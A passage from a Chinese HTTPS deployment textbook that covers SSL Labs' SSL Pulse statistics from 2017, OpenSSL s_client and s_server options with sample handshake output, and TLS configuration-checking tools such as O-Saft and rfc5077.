- ◎ 了解不同类型浏览器支持的 TLS/SSL 协议版本，如果大部分浏览器默认不支持 TLS/SSL v1.3，那么网站支持该版本就不会显得那么紧迫。
- ◎ 了解不同类型浏览器支持的命名曲线，服务器以此配置最优的命名曲线。

- ◎ 了解不同类型浏览器支持的密码套件及顺序，服务器可以调整密码套件列表的配置。

如果读者想了解不同浏览器之间的差异，可以访问 SSL Labs 另外一个工具 User Agent Capabilities。

工具地址：

<https://www.ssllabs.com/ssltest/clients.html>

读者可以通过该工具了解不同平台、不同浏览器、不同浏览器版本客户端的差异性，从而更好地协助 HTTPS 网站部署者进行配置。

10.2.3 SSL Pulse

SSL Pulse 报告地址：

<https://www.ssllabs.com/ssl-pulse/>

SSL Pulse 是一个持续监控全球 HTTPS 网站质量的报告，通过查阅不同日期的 SSL Pulse 报告，能够了解各大 HTTPS 网站的一些运行情况，比如安全性、功能性、兼容性。读者可以通过这份报告持续优化 HTTPS 网站的配置。

SSL Pulse 报告根据 Alexa 排名，不断监控全球顶尖 150 000 个网站的 HTTPS 运行情况，具有一定的代表性。但对于读者来说，可能更关心中国 HTTPS 网站的运行情况。

SSL Pulse 报告每个月都会更新一次，重点关注报告数据的变化，下面描述 2017 年 10 月份报告的详细情况，同时会和半年前（2017 年 4 月份）的报告进行横向比较。

1) 安全程度概述

37.9%的网站被认为是不安全的，62.1%的网站被认为是安全的，安全标准就是 SSL Server Test 测试工具的评分，A+、A、A-的评分被认为是安全的。

2) SSL Server Test 评分比例

- ◎ 评分为 A 级的网站占比 62.1%，相比半年前增加了 7%。
- ◎ 评分为 B 级的网站占比 14.5%。
- ◎ 评分为 C 级的网站占比 11.4%。
- ◎ 评分为 D、E、F 级的网站占比 12.1%。

3) 证书链配置情况

- ◎ 97.5%的网站证书链配置正确，相比半年前增加了 0.2%。

◎ 2.5%的网站证书链配置存在问题。

4) 加密算法密钥长度统计

◎ 5.2%的网站使用了弱密钥,弱密钥的长度小于 128 比特,相比半年前减少了 2.2%。

◎ 94.8%的网站使用了强密钥。

5) HSTS 部署情况

◎ 14%的网站部署了 HSTS,相比半年前增加了 2.6%。

6) TLS/SSL 协议各个版本统计

◎ TLS v1.2 占比 88.7%,相比半年前增加了 4.8%。

◎ TLS v1.1 占比 13.9%,相比半年前增加了 6.1%。

◎ TLS v1.0 占比 92.0%,相比半年前减少了 2.7%。

◎ SSL v3.0 占比 13.9%,相比半年前减少了 2.7%。

◎ SSL v2.0 占比 3.9%,相比半年前减少了 1%。

7) 重协商统计

◎ 不支持重协商的网站占比 1.8%,保证绝对安全。

◎ 支持安全重协商的网站占比 97.2%。

◎ 支持不安全重协商的网站占比 0.8%,此类网站存在一定的安全风险。

8) 服务器密钥长度统计

◎ 长度小于 2048 比特的网站可以忽略不计,可以认为大部分网站密钥长度是安全的。

◎ 长度为 2048 比特的密钥占比 92.3%,相比半年前减少了 0.5%。

◎ 长度为 3072 比特的密钥占比 2.5%,相比半年前减少了 0.2%。

◎ 长度为 4096 比特的密钥占比 5.1%,相比半年前减少了 0.2%。

9) 密钥协商算法密钥长度统计

◎ 密码协商算法使用 3072 比特的密钥长度占比 5.2%,相比半年前减少了 0.7%。

◎ 密码协商算法使用 2048 比特的密钥长度占比 72.3%,相比半年前增加了 2%。

◎ 密码协商算法使用 1024 比特的密钥长度占比 17.1%,相比半年前减少了 2.3%。

◎ 密码协商算法小于 1024 比特的密钥长度占比 5.4%,存在一定的安全风险,相比

半年前减少了 1%。

10) 前向安全支持统计

- ◎ 93%的网站支持前向安全，相比半年前增加了 2.5%。
- ◎ 7%的网站没有配置相关前向安全密码套件。
- ◎ 针对现代化浏览器，前向安全密码套件/所有配置的密码套件占比 31.9%，相比半年前增加了 1.5%。
- ◎ 针对大部分浏览器，前向安全密码套件/所有配置的密码套件占比 34.7%，相比半年前增加了 3.1%。
- ◎ 针对古老的浏览器，前向安全密码套件/所有配置的密码套件占比 26.4%，相比半年前增加了 2.2%。

11) OCSP 封套

- ◎ 30%的网站支持 OCSP 封套，相比半年前增加了 18.6%。

12) 扩展 EV 证书占比统计

- ◎ 使用 EV 证书占比 10.3%，相比半年前减少了 0.3%。

13) HTTP/2 支持统计

- ◎ 目前 19.1%网站支持 HTTP/2，相比半年前增加了 4.6%。

14) 证书签名算法统计

- ◎ 0.2%的网站证书使用了 SHA512 签名算法。
- ◎ 小于 0.1%的网站证书使用了 SHA384 签名算法。
- ◎ 99.8%的网站证书使用了 SHA256 签名算法。
- ◎ 基本已经没有网站证书使用 SHA1 签名算法。

15) 协议降级保护

- ◎ 74.5%的网站具备协议降级保护，相比半年前增加了 2.3%。
- ◎ 17.8%的网站不支持协议降级保护。
- ◎ 7.7%的网站无法统计协议降级保护。

16) BEAST 攻击

- ◎ 目前大部分网站不存在 BEAST 攻击。

17) DROWN 攻击

- ◎ 96.2%的网站不会出现该攻击，相比半年前减少了 1.1%。
- ◎ 3.3%的网站存在被攻击的风险。

18) RC4 密码套件统计

- ◎ 76.5%的网站不支持 RC4 密码套件，相比半年前减少了 4.9%。
- ◎ 针对现代化浏览器，RC4 密码套件配置占比 3.1%，存在一定安全风险。
- ◎ 针对老的浏览器，从兼容性的角度考虑，RC4 密码套件配置占比 20.4%。

19) POODLE TLS 攻击

- ◎ 98.6%的网站不存在该攻击，相比半年前减少了 0.7%。
- ◎ 0.9%的网站存在该安全风险。

20) TLS 压缩

- ◎ 仅 1.5%的网站支持 TLS 压缩特性。

21) Heartbleed 漏洞

- ◎ 仅 0.1%的网站存在心脏出血漏洞风险。

10.3 OpenSSL 命令行工具

OpenSSL 目前是主流的 TLS/SSL 协议实现，大部分软件，比如各类浏览器、Web 服务器仍然使用 OpenSSL 库实现 TLS/SSL 协议，其中很关键的一个原因，OpenSSL 有很多命令行工具，对于调试、部署 HTTPS 网站非常重要。

对于一个用户来说，即使没有一个 HTTPS 网站，也可以使用命令行工具调试世界上的各个 HTTPS 网站，比如可以下载其他 HTTPS 网站的证书链，可以测试 HTTPS 网站支持的密码套件，也可以测试 HTTPS 网站支持的 TLS/SSL 协议版本，更可以了解握手过程，灵活使用 OpenSSL 命令行工具非常重要。

读者在部署 HTTPS 网站的时候，使用了很多工具，这些工具本质上是对 OpenSSL 命令行工具的二次封装，基于 OpenSSL 命令行工具可以开发出更简单、更直接、更好用的工具，比如 SSL Server Test 工具。

而对于 HTTPS 网站的部署者来说，命令行工具的作用就更重要了，比如使用命令行

工具可以直接虚拟出一个 HTTPS 网站，不用实际部署 HTTPS 网站就能进行测试。

本节主要介绍两个非常重要的子命令，分别是 `s_client` 和 `s_server`，另外一个非常重要的子命令 `ciphers` 在第 9 章中已经介绍过。

10.3.1 `s_client` 工具

`s_client` 工具是 OpenSSL 工具集中非常重要的一个子工具，用于调试 SSL/TLS 协议，本书其他章节已经涉及了很多 `s_client` 工具的使用，这里做个总结。

读者在网上能发现很多的 TLS/SSL 协议调试工具，如果查阅这些工具的源代码，可以发现大部分工具都是基于 `s_client` 工具开发出来的，全面掌握 `s_client` 工具，在工作的时候会有很大的帮助。

了解 `s_client` 子命令可以查看帮助文档，输入：

```
man s_client
```

接下来介绍该命令的主要参数。

1) `-connect host:port`

为了测试 HTTPS 服务，可以使用下面的命令进行测试：

```
$ openssl s_client -connect www.example.com:443
```

这条命令虽然很简单，但是输出内容非常丰富，可以了解整个 HTTPS 的交互，并知晓服务的 HTTPS 部署，子参数 `-connect host:port` 非常容易理解，表示需要连接某个主机的某个端口。

这条命令主要输出 TLS/SSL 握手协议的信息，握手可能成功也可能失败，重点描述握手成功的情况。

该命令的输出内容很多，接下来分段进行解释。

(1) 证书信息

```
CONNECTED(00000003)
depth=2 O = Digital Signature Trust Co., CN = DST Root CA X3
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
verify return:1
depth=0 CN = www.example.com
verify return:1
---
Certificate chain
```

```

0 s:/CN=www2.newyingyong.cn
  i:/C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
1 s:/C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
  i:/O=Digital Signature Trust Co./CN=DST Root CA X3
---
```

可以看出，整个证书链由三张证书组成，服务器返回了服务器实体证书和中间证书，DST Root CA X3 签发了 Let's Encrypt Authority X3 证书，Let's Encrypt Authority X3 证书签发了服务器实体证书。

(2) 服务器实体证书详细信息

```

Server certificate
-----BEGIN CERTIFICATE-----
MIIFCTCCA/GgAwIBAgISBFTeaUNIp4iq2Fhk9OE9bXedMA0GCSqGSIb3DQEBCwUA
MEoxCzAJBgNVBAYTAlVTMRYwFAYDVQQKEw1MZXQncyBFbmNyeXB0MSMwIQYDVQQD
-----END CERTIFICATE-----
subject=/CN=www2.newyingyong.cn
issuer=/C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
```

第二部分显示服务器实体证书，-----BEGIN CERTIFICATE----- 和 -----END CERTIFICATE-----之间的内容就是服务器实体的证书，将内容保存为文件后，可以使用其他的 OpenSSL 工具（比如 openssl x509 子命令）校验证书。

通过一个例子了解如何获取和校验证书：

```
$ openssl s_client -connect www.example.com:443 2>&1 | sed -ne '/-BEGIN
CERTIFICATE-/,/-END CERTIFICATE-/p' >cert.pem
```

```
$ openssl x509 -text -in cert.pem -noout
```

(3) 杂项信息

```

No client certificate CA names sent
Peer signing digest: SHA512
Server Temp Key: X25519, 253 bits
---
```

一般情况下，客户端用于校验服务器的身份，客户端很少发送证书供服务器进行身份校验。

为了协商出主密钥，客户端和服务器使用 ECDHE 算法，使用的命名曲线是 X25519。

(4) 握手结果

```

SSL handshake has read 3132 bytes and written 269 bytes
Verification: OK
```

上述输出可以表示握手成功。

(5) 握手的详细信息

```
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol : TLSv1.2
    Cipher   : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: BF56FC7C12E7C0200EB52C1C006520784BAED317D900494DA6D1189D2
745BEDF
    Session-ID-ctx:
    Master-Key: 7D50ED8A6FE69D88D1917A5B40F172472526E48470A1D6859C938663E
0A14F1766448D60FA5639DAD938108AC4C0B9AF
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
0000 - 80 aa e3 a0 f7 71 99 49-46 c3 1a c9 50 9e 23 bc   .....q.IF...P.#.
0010 - a7 6f 2a 15 b7 bd b6 12-e4 d6 f9 be 9d 31 62 34   .o*.....1b4
0020 - cf e7 e5 ea c3 81 a7 fc-7f 60 9f d1 d9 72 e4 7e   .....`...r.~
0030 - 82 31 d8 43 7e 00 72 31-e7 9f f4 05 92 b3 8c b8   .1.C~.r1.....
0040 - a7 35 18 13 1f 2e b2 b9-1e 14 39 6c 1a 65 0b 0f   .5.....9l.e..
0050 - e6 7d 82 f8 0e 17 48 77-b6 f1 91 32 0f 45 ea b8   .}....Hw...2.E..
0060 - c9 d1 ad b2 18 d2 4f 5e-bc 7b 7b 9b 9f 1c fc 22   .....O^.{ {..."
0070 - f4 ae f9 3d 70 07 8f 46-62 2a 29 46 ae 79 d9 0f   ...=p..Fb*)F.y..
0080 - 79 8f e6 bc 38 f0 5a 8e-8a 02 7f 2d 68 84 41 31   y...8.Z....-h.A1
0090 - bc 09 86 de fa 59 11 76-cf 27 aa 32 25 79 1d 58   .....Y.v.''.2%y.X
00a0 - 8e c5 c1 65 44 1c 4b 90-68 7e ae 1c 32 a3 93 df   ...eD.K.h~..2...

    Start Time: 1516680880
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: yes
---
```

最核心的输出，代表的信息如下：

- ◎ New 表示进行完整的握手过程，协商的版本是 TLS v1.2，协商出的密码套件是 ECDHE-RSA-AES256-GCM-SHA384。

- ◎ 证书包含一个 2048 比特长度的公钥。
- ◎ 服务器支持安全的重协商，服务器不支持 TLS 压缩，服务器不支持 HTTP/2。
- ◎ 服务器支持 Session ID 和 Session Ticket 会话恢复方式，其中 Ticket 的有效期是 5 分钟。
- ◎ 生成的主密钥（7D50ED8A...）。

如果连接错误，输出信息如下：

```

CONNECTED(00000003)
140029874710344:error:14077410:SSL routines:SSL23_GET_SERVER_HELLO:sslv3
alert handshake failure:s23_clnt.c:744:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 67 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
---
```

2) -starttls

s_client 工具主要用于调试 HTTPS，其实也可以调试其他应用层协议（比如 smtp、pop3、imap、ftp、xmap、telnet）。

执行下列命令：

```
$ openssl s_client -connect smtp.sina.net:25 -starttls smtp
```

该命令用于测试基于 TLS/SSL 协议的 smtp 应用层协议，-starttls 子参数可以指定不同的应用层协议。

3) -ssl3、-tls1、-tls1_1、-tls1_2、-no_ssl3、-no_tls1、-no_tls1_1、-no_tls1_2

在默认的情况下，s_client 工具会使用客户端支持的最高 TLS/SSL 协议版本进行测试，从调试的角度看，s_client 也可以使用指定的协议版本进行测试，或者禁止使用某些版本进行测试。

这些子参数很有用，比如为了测试服务器是否支持 SSL v3.0，可以输入以下命令：

```
$ openssl s_client -connect www.example.com:443 -ssl3

140675848333128:error:14094410:SSL routines:SSL3_READ_BYTES:sslv3 alert
handshake failure:s3_pkt.c:1257:SSL alert number 40
```

如果输出以上错误，说明服务器并不支持 SSL v1.3。

4) -cert filename

在 HTTPS 协议中，一般情况下客户端通过证书校验服务器的身份，在某些应用中，服务器也可以校验客户端的身份，通过 -cert 子参数客户端可以发送客户端证书。

5) -CApath directory

-CApath 和接下来讲解的 -CAfile、-no-CAfile 参数在理解的时候可以并行。

s_client 工具在接收到服务器发送的证书后，为了校验服务器的真实身份，需要客户端指定根证书进行校验，如果不指定 -CApath 参数，s_client 工具使用系统根证书的目录进行校验，如果想使用其他的根证书目录进行校验，可以通过 -CApath 指定。

-CApath 目录下有很多 CA 机构的根证书，根证书的名称有一定的规则要求，一般情况下是一个软连接，名称一般以 CA 机构名称作为前缀，比如 /COMODO_Certification_Authority.crt。

如果要指定 -CApath 参数，可以执行下列命令：

```
$ openssl s_client -connect www.example.com:443 -CApath /etc/ssl/certs
```

需要重点说明，-CApath、-CAfile 在不同的应用场景下有不同的含义，比如通过这些参数可以构建服务器证书链（包含根证书），也可以构建客户端证书链（包含根证书），后面会重点讲解。

6) -CAfile filename

对于 s_client 工具来说，也可以通过 -CAfile 参数指定某个根证书或者多个根证书（包含在一个文件中）进行服务器身份验证，比如执行如下命令。

```
$ openssl s_client -connect www.example.com:443 -CAfile /etc/ssl/certs/ca-certificates.crt

$ openssl s_client -connect www.example.com:443 -CAfile /usr/share/ca-certificates/mozilla/DigiCert_Global_Root_CA.crt
```

7) -no-CAfile

也可以选择使用根证书校验服务器的身份，比如执行下列命令：

```
$ openssl s_client -connect www.example.com:443 -no-CAfile
```

这个子参数并不影响 `s_client` 工具测试，会顺利完成握手（需要重点关注），详细信息可以查看 `-verify depth`、`-verify_return_error` 参数。

8) `-verify depth`、`-verify_return_error`

可以使用 `-verify` 参数指定服务器证书链的最长层级数，默认可以不指定。

通过指定 `-verify_return_error` 参数，如果服务器证书校验失败，`s_client` 会直接提示握手失败，而不会继续进行握手。

9) `-state`

这个子参数很有用，可以了解握手协议完整的会话信息，了解各个子消息的交互。

执行下列命令：

```
$ openssl s_client -connect www.example.com:443 -state
```

关键输出如下：

```
CONNECTED(00000003)
SSL_connect:before SSL initialization
SSL_connect:SSLv3/TLS write client hello
SSL_connect:SSLv3/TLS write client hello
SSL_connect:SSLv3/TLS read server hello
depth=2 O = Digital Signature Trust Co., CN = DST Root CA X3
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
verify return:1
depth=0 CN = www.example.com
verify return:1
SSL_connect:SSLv3/TLS read server certificate
SSL_connect:SSLv3/TLS read server key exchange
SSL_connect:SSLv3/TLS read server done
SSL_connect:SSLv3/TLS write client key exchange
SSL_connect:SSLv3/TLS write change cipher spec
SSL_connect:SSLv3/TLS write finished
SSL_connect:SSLv3/TLS write finished
SSL_connect:SSLv3/TLS read server session ticket
SSL_connect:SSLv3/TLS read change cipher spec
SSL_connect:SSLv3/TLS read finished
---
```

通过输出可以看出，这个工具类似于 Wireshark 工具，能够了解详细的交互过程。

10) `-showcerts`

默认情况下 `s_client` 的输出只会返回服务器实体证书，通过 `-showcerts` 子参数可以返回

服务器实体证书和中间证书，从而构建中间证书、服务器实体证书。

11) -servername name

通过该参数，`s_client` 在连接服务器的时候会发送 SNI 扩展，目前大部分客户端（浏览器）都会发送该扩展，用于选择正确的证书。

运行命令如下：

```
$ openssl s_client -connect www.example.com:443 -servername www.example.com
```

12) -tlsextdebug

通过指定该参数，能够以十六进制的形式返回服务器发送的扩展信息。

执行下列命令：

```
$ openssl s_client -connect www.example.com:443 -tlsextdebug
```

关键输出如下：

```
TLS server extension "renegotiation info" (id=65281), len=1
0001 - <SPACES/NULS>
TLS server extension "EC point formats" (id=11), len=4
0000 - 03 00 01 02 .....
TLS server extension "session ticket" (id=35), len=0
TLS server extension "extended master secret" (id=23), len=0
```

13) -reconnect

该参数非常有用，主要用于测试 Session ID 的会话恢复，`s_client` 会与服务器连接 6 次，如果服务器支持 Session ID 的会话恢复，那么第 2 次以后的连接都是一个简短的会话连接，也就是复用了第一次连接的会话信息。

这个参数的返回信息很多，读者可以借助 Shell 命令进行过滤，过滤出关键信息。

运行下列命令：

```
$ openssl s_client -connect www.example.com:443 2>&1 -reconnect | grep
"New\|Reuse"
```

该命令的输出如下：

```
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Reused, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Reused, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Reused, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Reused, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Reused, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
```

New 表示完整的会话连接，Reused 表示复用了上次的会话连接。

14) -debug, -msg

-debug 子参数会输出所有的调试信息，以十六进制的形式返回。

-msg 子参数也会以十六进制的形式显示子消息信息。

这两个子参数类似于 Wireshark 抓包，运行下列命令了解详细信息：

```
$ openssl s_client -connect www.example.com:443 2>&1 -debug

$ openssl s_client -connect www.example.com:443 2>&1 -msg -msgfile
https.cap
```

其中-msg file 子参数会将-msg 子参数返回的信息保存到文件中。

15) -cipher cipherlist

这是 s_client 工具最重要的参数之一，指定客户端发送的密码套件列表，关于密码套件列表的概念、格式已经讲解得非常多了，读者可以通过第 9 章了解详细信息，或者使用 man cipher 命令查阅详情。

10.3.2 s_server 工具

s_server 工具也非常重要，可以生成一个支持 TLS/SSL 协议的服务器，如果读者没有构建一个 HTTPS 网站，但为了学习相关的 HTTPS 知识，可以使用该命令生成 HTTPS 协议的服务器。

该工具有很多参数控制服务器的 HTTPS 配置，大部分参数在讲解 s_client 工具的时候讲解过，这里进行简单介绍，然后再通过例子进行描述。

1) -accept, -port

通过-accept 参数指定服务器监听的 IP 地址，-port 表示服务器监听的端口号，默认值是 4433。

2) -cert certname

-cert 参数用于指定服务器实体证书，如果使用匿名证书，也可以使用-nocert 参数不指定服务器实体证书。

3) -certform format

使用-certform 参数指定证书的格式，默认格式是 PEM。

4) -key keyfile

使用-key 参数指定服务器的密钥对文件。

5) -dhparam filename

-dhparam 对于理解 TLS/SSL 协议很有帮助，如果想使用临时 DH 算法进行密码协商，可以指定一个 DH 参数文件，基于 DH 参数文件，服务器和客户端可以生成密钥对。

如果没有指定该参数，s_server 工具会从服务器实体证书中加载 DH 参数文件，这就是静态 DH 密码协商，目前在 HTTPS 网站中很少使用。

6) -no_dhe

通过该参数，s_server 工具虚拟的 HTTPS 服务不会支持 DH 密码套件。

7) -crl_check、-crl_check_all

指定-crl_check 参数，s_server 工具虚拟的 HTTPS 服务会提供证书的吊销信息，吊销信息附加在证书后面发送给客户端。

指定-crl_check_all 参数，会将证书链中每个证书的吊销信息发送给客户端。

8) -CApath directory

-CApath 参数在讲解 s_client 工具的时候也提到过，但在此处代表的含义不同，这个参数指定根证书用于校验客户端发送的证书。

9) -CAfile file

-CAfile 参数用于指定一个根证书文件，服务器从而可以校验客户端发送的证书。

10) -verify depth、-Verify depth

如果指定-verify 参数，客户端证书必须发送，也就是服务器需要验证客户端身份，-verify 参数表示客户端证书链最大的层级数。

-Verify 参数的含义和-verify 类似，区别在于指定-verify 参数，如果客户端没有发送证书，仍然握手成功，只是会输出错误提示信息：

```
Verify return code: 21 (unable to verify the first certificate)
```

而指定-Verify 参数，如果客户端没有发送证书，直接握手失败。

11) -named_curve

该参数用于指定服务器支持的命名曲线，想了解 OpenSSL 库支持的命名曲线，可以输入下列命令：

```
$ openssl ecparam -list_curves
```

12) -cipher cipherlist、-serverpref

-cipher 参数用于指定服务器支持的密码套件列表。

-serverpref 参数表示服务器配置的密码套件列表优先级更高。

13) -no_ticket

通过指定该参数，服务器不支持 Session Ticket 会话恢复。

14) -rand file(s)

服务器用于指定一个随机数生成器文件。

15) -serverinfo file

通过该参数用于指定服务器支持的扩展，扩展信息有严格的格式指定，扩展信息通过 ServerHello 子消息发送。

16) -status、-status_timeout、-status_url url

通过该参数服务器会返回相关的状态信息，比如 OCSP 封套响应。

-status_timeout 参数用于指定服务器请求 OCSP 服务的超时时间。

-status_url 参数用于替代证书中的 OCSP 地址，对于客户端来说，通过 OCSP 地址可以了解证书吊销信息。

17) -alpn protocols

通过-alpn 参数，服务器可以支持 HTTP/2。

18) -www、-WWW、-HTTP

这三个参数在理解的时候很容易混淆，需要注意。

通过指定-www 参数，服务器会返回一些状态信息给客户端，比如各类会话信息，输出格式是 HTML，一般使用浏览器测试的时候才有用。

-WWW 参数用于模拟一个 HTTPS 网页，比如客户端可以访问 <https://www.example.com/test.html>，需要注意的是，服务器必须包含 test.html 文件。

-HTTP 参数用于模拟一个 HTTPS 网站，和-WWW 参数不一样的是，服务器响应会返回详细的 HTTP 头信息。

下面通过一些例子了解 s_server 工具的使用。

1) 使用自签名证书启动 HTTPS 服务

如果没有线上的服务器实体证书，可以构建自签名证书，执行下列命令生成证书：

```
$ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365
-nodes
```

接下来执行下列命令，启动一个 HTTPS 服务：

```
$ openssl s_server -key key.pem -cert cert.pem -accept localhost:4433 -www -WWW
```

如果有 CA 机构签发的证书，替换-key、-cert 参数对应的文件即可。

接下来可以使用三种方法调试 HTTPS 服务：

- ◎ 在浏览器上输入 `https://localhost/test.html`，进行测试。
- ◎ 使用 `curl` 命令行工具调试，比如 `curl "https://localhost/test.html"`。
- ◎ 使用 `OpenSSL s_client` 工具测试。

使用 `s_client` 工具测试服务：

```
$ openssl s_client -connect localhost:4433
```

2) s_server 服务响应信息

如果 `s_server` 主要是为了调试 HTTPS，在启动的时候不要指定 `-www`、`-WWW`、`-HTTP` 参数，下面了解服务器的一些响应。

(1) 输入以下命令：

```
$ openssl s_server -key key.pem -cert cert.pem -accept localhost:4433 \
-cipher "ECDHE-ECDSA-AES256-GCM-SHA384:ECDSA-RSA-AES256-GCM-SHA384:DHE-
RSA-AES256-GCM-SHA384:ECDSA-CHACHA20-POLY1305"
```

观察其输出：

```
Using default temp DH parameters
ACCEPT
```

输出很简单，表示等待客户端的请求。

(2) 输入 `s_client` 命令进行测试

打开另外一个终端，使用 `s_client` 命令进行测试：

```
$ openssl s_client -connect localhost:4433
```

`s_client` 发送请求后，观察 `s_server` 命令的输出：

```
-----BEGIN SSL SESSION PARAMETERS-----
MFoCAQECAgMdBALAMAQABDBHv12/tSZnUXFy9alPtX6NTPS7N1Ui0UEn4LL62Jeh
S0KKx3SO4ZffSKlalg2Kx36hBgIEWna7naIEAgIcIKQGBAQBAAArQMCAQE=
-----END SSL SESSION PARAMETERS-----
Shared ciphers:ECDSA-AES256-GCM-SHA384:ECDSA+SHA1
Shared Signature Algorithms: RSA+SHA512:DSA+SHA512:ECDSA+SHA512:RSA+
SHA384:DSA+SHA384:ECDSA+SHA384:RSA+SHA256:DSA+SHA256:ECDSA+SHA256:RSA+SHA224
:DSA+SHA224:ECDSA+SHA224:RSA+SHA1:DSA+SHA1:ECDSA+SHA1
```

```
Supported Elliptic Curve Point Formats: uncompressed:ansiX962_compressed_
prime:ansiX962_compressed_char2
Supported Elliptic Curves: X25519:P-256:P-521:P-384
Shared Elliptic curves: X25519:P-256:P-521:P-384
CIPHER is ECDHE-RSA-AES256-GCM-SHA384
Secure Renegotiation IS supported
```

从输出可以看出，服务器支持的命名曲线有 4 个，服务器支持安全的重协商，握手最终使用的密码套件是 ECDHE-RSA-AES256-GCM-SHA384。

(3) s_client 关闭连接

而 s_client 一旦关闭连接，s_server 输出如下：

```
shutting down SSL
CONNECTION CLOSED
ACCEPT
```

表示客户端关闭 SSL 连接，然后等待新的连接请求。

10.3.3 其他工具

为了更好地管理证书、HTTPS 网站，网络上有很多工具可以使用。工具主要分为两种，一种是在线工具，另外一种是命令行工具，工具的作用大同小异。

表 10-14 列举了笔者用过的一些工具，读者可以根据需要使用。

表 10-14 笔者用过的一些工具

工 具	地 址	说 明
Mozilla observatory	https://observatory.mozilla.org	用于分析网站的 HTTP、HTTPS 部署情况，是比较系统的在线工具
OWASP SSL advanced forensic tool	https://github.com/OWASP/O-Saft	OWASP 发布的命令行工具，功能非常强大
SSLyze	https://github.com/nabla-c0d3/sslyze	一个命令行工具，类似于 OpenSSL s_clinet 子命令，有多个插件
COMODO SSL Analyzer	https://sslanalyzer.comodoca.com/	功能和 SSL Server Test 差不多
SSL Certificate Checker	https://www.digicert.com/help	DigiCert 发布的证书管理工具，可以详细获取证书的信息
Check your SSL/TLS certificate installation	https://cryptoreport.websecurity.symantec.com/checker/	赛门铁克发布的一个工具，功能和 SSL Server Test 差不多

续表

工 具	地 址	说 明
HowMySSL	https://www.howmyssl.com	校验客户端 TLS 使用情况的工具，功能和 SSL Client Test 差不多
CSR Decoder	https://www.thesslstore.com/ssltools/csr-decoder.php	解析 CSR 文件的一个小工具
SSL Converter	https://www.thesslstore.com/ssltools/ssl-converter.php	一个小工具，用于转换证书的各种格式
SSL Certificate Checker	https://www.sslchecker.com/sslchecker	分析网站证书的工具，可以在线下载证书
What's My Chain Cert	https://whatsmychaincert.com	在线解析网站证书链是否正确的工具，也可以下载证书
SSLScan	https://github.com/DinoTools/sslscan	一个命令行工具，主要用于测试服务器支持的密码套件
cipherscan	https://github.com/mozilla/cipherscan	扫描网站支持的所有密码套件工具

下面简单介绍两个比较常用的工具。

1) OWASP SSL advanced forensic tool（简称 O-Saft）

O-Saft 是一个非常强大的工具，功能非常多，可以检查服务器的 TLS 配置，了解是否存在潜在的安全风险，也能够解析证书信息，查看服务器支持的密码套件，建议读者重点掌握。

O-Saft 是用 Perl 语言编写的，需要安装相关的包，O-Saft 工具下载完成后，即可运行。

使用下列命令完成安装：

```
# 安装依赖
$ apt-get install libnet-ssleay-perl libio-socket-ssl-perl

# 下载工具
$ git clone https://github.com/OWASP/O-Saft

了解相关的帮助说明：
# 了解简短的使用说明
$ ./o-saft.pl -h

# 了解详细的使用说明
$ ./o-saft.pl --help
```

下面通过几个例子描述使用：

```
# 显示网站证书
$ ./o-saft.pl +certificate www.example.com

# 显示本地支持的所有密码套件
$ ./o-saft.pl +list

# 仅仅显示网站支持的密码套件
$ ./o-saft.pl +cipher --enabled www.example.com

# 测试网站是否支持特定的密码套件
$ ./o-saft.pl +cipher --cipher=ADH-AES256-SHA www.example.com

# 对网站的握手进行调试
$ ./o-saft.pl +info www.example.com --trace

# 显示证书链信息
$ ./o-saft.pl www.example.com +chain_verify +verify +error_verify +chain
```

2) RFC 5077 工具

RFC 5077 该工具主要用于测试会话恢复，OpenSSL `s_client` 子命令不支持 Session Ticket 的测试，而该工具支持两种会话恢复的测试。

主要包含三个子工具。

- ◎ **rfc5077-client**: 客户端可以指定某种会话恢复方式进行测试，这个工具相当于实现了 `openssl-client`、`gnutls-client`、`nss-client` 等工具。
- ◎ **rfc5077-server**: 服务器可以虚拟一个 HTTPS 网站，可以对会话恢复的 4 种组合进行测试。
- ◎ **rfc5077-pcap**: 类似于 Wireshark 工具，能够分析 PCAP 文件。

安装该工具：

```
$ git clone https://github.com/vincentbernat/rfc5077.git
$ cd rfc5077/
$ git submodule init
$ git submodule update
$ make
```

运行 **rfc5077-client** 工具，对网站会话恢复进行测试：

```
$ ./rfc5077-client -s www.example.com 139.129.23.162
```

`-s` 参数用于指定域名和主机 IP 地址，如果域名有多台主机，可以指定多个 IP 地址。

输出如下：

```
[√] Check arguments.
[√] Solve 139.129.23.162:
    | Got 1 result:
    | 139.129.23.162
[√] Using SNI name www.example.com
[√] Prepare tests.
[√] Run tests without use of tickets. # 客户端禁止使用 Ticket
[√] Display result set:
    | IP address | Try | Reuse | SSL Session ID | Ticket
    |-----|-----|-----|-----|-----|
    | 139.129.23.162 | 0 | × | EADE9FCA384F... | ×
    | 139.129.23.162 | 1 | √ | EADE9FCA384F... | ×
    | 139.129.23.162 | 2 | √ | EADE9FCA384F... | ×
    | 139.129.23.162 | 3 | √ | EADE9FCA384F... | ×
    | 139.129.23.162 | 4 | √ | EADE9FCA384F... | ×
[√] Dump results to file.
[√] Run tests with use of tickets. # 客户端使用 Ticket
[√] Display result set:
    | IP address | Try | Reuse | SSL Session ID | Ticket
    |-----|-----|-----|-----|-----|
    | 139.129.23.162 | 0 | × | 0613355A165... | ×
